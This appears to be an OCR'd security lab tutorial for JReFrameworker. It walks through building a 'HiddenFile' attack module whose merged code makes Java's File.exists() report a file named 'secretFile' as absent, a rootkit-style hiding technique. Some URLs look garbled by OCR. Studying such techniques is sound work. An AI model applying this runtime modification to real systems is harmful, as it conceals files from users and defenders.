
To download Eclipse for your operating system visit: https://www.eclipse.org
To install JReFrameworker follow the instructions at: https://ireframeworker.com/install
To download the free JD-GUI Java decompiler visit: http://id.benow.ca




Creating a New Module

Each "module" consists of an Eclipse JReFrameworker project. A module consists of annotated Java source code for one or more Java classes, which define how the runtime environment should be modified. A module may also contain test code that uses the runtime APIs that will be modified. The test code can be used to execute and debug the module in the modified as well as original runtime environments.

To create a new attack module, within Eclipse navigate to *File* > *New* > *Other...* > *JReFrameworker* > *JReFrameworker Runtime Project*.



Enter “HiddenFile” as the new project name for the module and press the *Finish* button.




Adding Test Logic

Next let's add some test code that will interact with the *java.io.File* API so that we can effectively test the modified runtime. Right click on the JReFrameworker project and navigate to New > *Class.* Enter "Test" in the Name field and press the *Finish* button. Edit the *Test* class to contain a main method that creates a *File* named "secretFile" and writes the string "blah" to the file. After the file is written, the existence of the file is printed to the console. Finally, the file is deleted (to cleanup after the test).

In an unmodified runtime, the print out should return "true" assuming the file could be written. In the event that a file could not be written an exception will be thrown causing stack trace to be written to the output.


Run the test program in an unmodified environment by right clicking on the source of the test program and navigating to: *Run As* > *Java Application*. You should see "Secret File Exists: true" printed to the *Console* Window.




Prototyping Intended Behavior

Our goal is to modify the runtime so that the print out reads “false” if the File object’s name is “secretFile” regardless if the file actually exists on the file system, while maintaining the original functionality of the *File.exists()* method in all other cases. Let’s prototype a class that has the behavior we intend to modify the runtime with by developing the class as if we had control of the source code to the *File* class. Since we are designing special case of *java.io.File* this a prime example of how Object Oriented languages can leveraged to make a subclass containing the desired behavior.

In this lab we will use the Eclipse *New Java Class* Wizard to create a subclass of *java.io.File*. Right click on the JReFrameworker project and navigate to *New* > *Class*. Create a class named *HiddenFile* that extends *java.io.File* in the package *java.io*. Note that the package is ignored by JReFrameworker since it can deduce the target package by examining the superclass, using *java.io* is just for organizational purposes.



Now because the *File* class (the parent of *HiddenFile*) does not have a default constructor, creating a subclass of File will cause a compile error if we do not also create a *HiddenFile* constructor. You can use Eclipse to resolve the compile error by generating a *HiddenFile* constructor (click on the lightbulb to view Eclipse modification proposals). Optionally, we can also use Eclipse to resolve the warning that *HiddenFile* does not declare a *serialVersionUID* field.



Your *HiddenFile* class should now compile without any errors.

```java
package java.io;

public class HiddenFile extends File {

    private static final long serialVersionUID = 1L;

    public HiddenFile(String name) {
        super(name);
    }

    @Override
    public boolean exists(){
        if(isFile() && getName().equals("secretFile")){
            return false;
        } else {
            return super.exists();
        }
    }

}
```

Now that we have created a subclass of *java.io.File* we can override the behavior of the *File.exists()* method with our desired functionality. First we can leverage the inherited *File.isFile()* and *File.getName()* methods to check if the *File* object is a file (and not a directory) and that the filename matches "secretFile". If both conditions are true we can immediately return *false*. Since we wish for the functionality of *HiddenFile.exists()* to behave normally in all other cases we can simply call *File.exists()* using the *super* keyword to access the parent's method implementation. After making these modifications we arrive at the implementation for the *HiddenFile* class shown above.


Note that we use the source level annotation *@Override* here to ensure that the exists method is actually overriding *File.exists().* Source annotations such as *@Override* do not get compiled into the resulting bytecode and are a standard feature of Java to assist developers. Try misspelling "exists" as "exist" and noticing that the *@Override* annotation detects the error since *File.exist* is not actually a method defined by the *File* class.

Before proceeding be sure that your implementation compiles (as shown above).

We can test the implementation of our prototype *HiddenFile* class by modifying our *Test* class code to instantiate a *HiddenFile* type instead of a *File* type. If the test logic does not produce the desired result, we can take this opportunity to set breakpoints in the *HiddenFile* class and debug it appropriately.


Change the line *"File testFile = new File("secretFile");"* to *"HiddenFile testFile = new HiddenFile("secretFile");"* and then run the test logic again by right clicking on the source code and navigating to *Run > Java Application.*

At this point you will likely get an error with the following stack trace: "*Exception in thread "main" java.lang.SecurityException: Prohibited package name: java.io*". This is because the *java.io* package is a restricted package. Placing classes in a restricted package will likely throw an exception depending on your current runtime security policy.



While one solution is to disable the security policy preventing prohibited package names, an easier solution is to simply move the *HiddenFile* class into an unprotected package (remember that JReFrameworker does not actually use the package names anyway). Right click on the *java.io* package containing the *HiddenFile* class and navigate to *Refactor* > *Rename.* Enter an unrestricted package name such as "jref.java.io".

Once the test logic is executed the output in the *Console* window should say "Secret File Exists: false". If it is not take this opportunity to debug your implementation before proceeding.



Once you are satisfied with the results of the prototyped behavior, change the line *"HiddenFile testFile = new HiddenFile("secretFile");"* back to *"File testFile = new File("secretFile");"* in the test logic. Run the test logic one more time to confirm that the output says "Secret File Exists: true". We want to make sure our test logic is testing the runtime (not our prototype) for the next steps.


```
1  package jref.java.io;
2
3  import java.io.File;
4
5  import jreframeworker.annotations.methods.MergeMethod;
6  import jreframeworker.annotations.types.MergeType;
7
8  @MergeType
9  public class HiddenFile extends File {
10
11     private static final long serialVersionUID = 1L;
12
13     public HiddenFile(String name) {
14         super(name);
15     }
16
17     @MergeMethod
18     @Override
19     public boolean exists(){
20         if(isFile() && getName().equals("secretFile")){
21             return false;
22         } else {
23             return super.exists();
24         }
25     }
26
27 }
```

At this point we haven't actually done anything that couldn't already be done in Java. We have prototyped the way we want the *File* class in Java's runtime to behave, but we haven't made any modifications yet. JReFrameworker uses a system on annotations to define how it should modify the runtime based on the code you prototyped. Specifically JReFrameworker needs to know if it should merge the new functionality into the runtime (preserving the old functionality), simply add new functionality, or completely replace the existing function of the runtime.

Since our *HiddenFile* class is depending on the original functionality of the *exists* method, except for when the name of the file is "secretFile" we want to merge our new functionality into the existing File class implementation. Add the JReFrameworker *@MergeType* annotation (line 8) to signal to JReFrameworker that we intend to merge functionality of the *HiddenFile* type into the runtimes *File* type. We should also add the *@MergeMethod* annotation (line 17) to signal to JReFrameworker to rename and preserve the old *exists* method but to insert our *HiddenFile*'s *exists* method as the primary method. Note that we don't need to annotate the *serialVersionUID* field or the *HiddenFile* constructor method because these were only used to satisfy compilation and prototype testing requirements.


JReFrameworker implements a custom builder that automatically detects annotations and modifies the runtime appropriately. To build a freshly modified copy of the runtime with JReFrameworker do a clean build of the *HiddenFile* project (navigate to (*Build* or *Project* depending on your version of Eclipse*)* > *Clean…* and select the *HiddenFile* project). Don't worry JReFrameworker is only modifying a copy of the runtime and will not actually manipulate the installed runtime of the host machine. We will discuss how to deploy the modified runtime in the next lab. The copy of the modified runtime is placed in the *runtimes* directory of the *HiddenFile* project.

Note: Until incremental building support is implemented, the clean build step is required from within Eclipse to trigger a fresh build of the runtime. Once incrementally building is supported simply pressing the save button will effectively modify a copy of the runtime.




Let's test the execution of the modified runtime behavior with our test code again. To run *Test* with the modified runtime use the JReFrameworker *Run* or *Debug* launch profile. 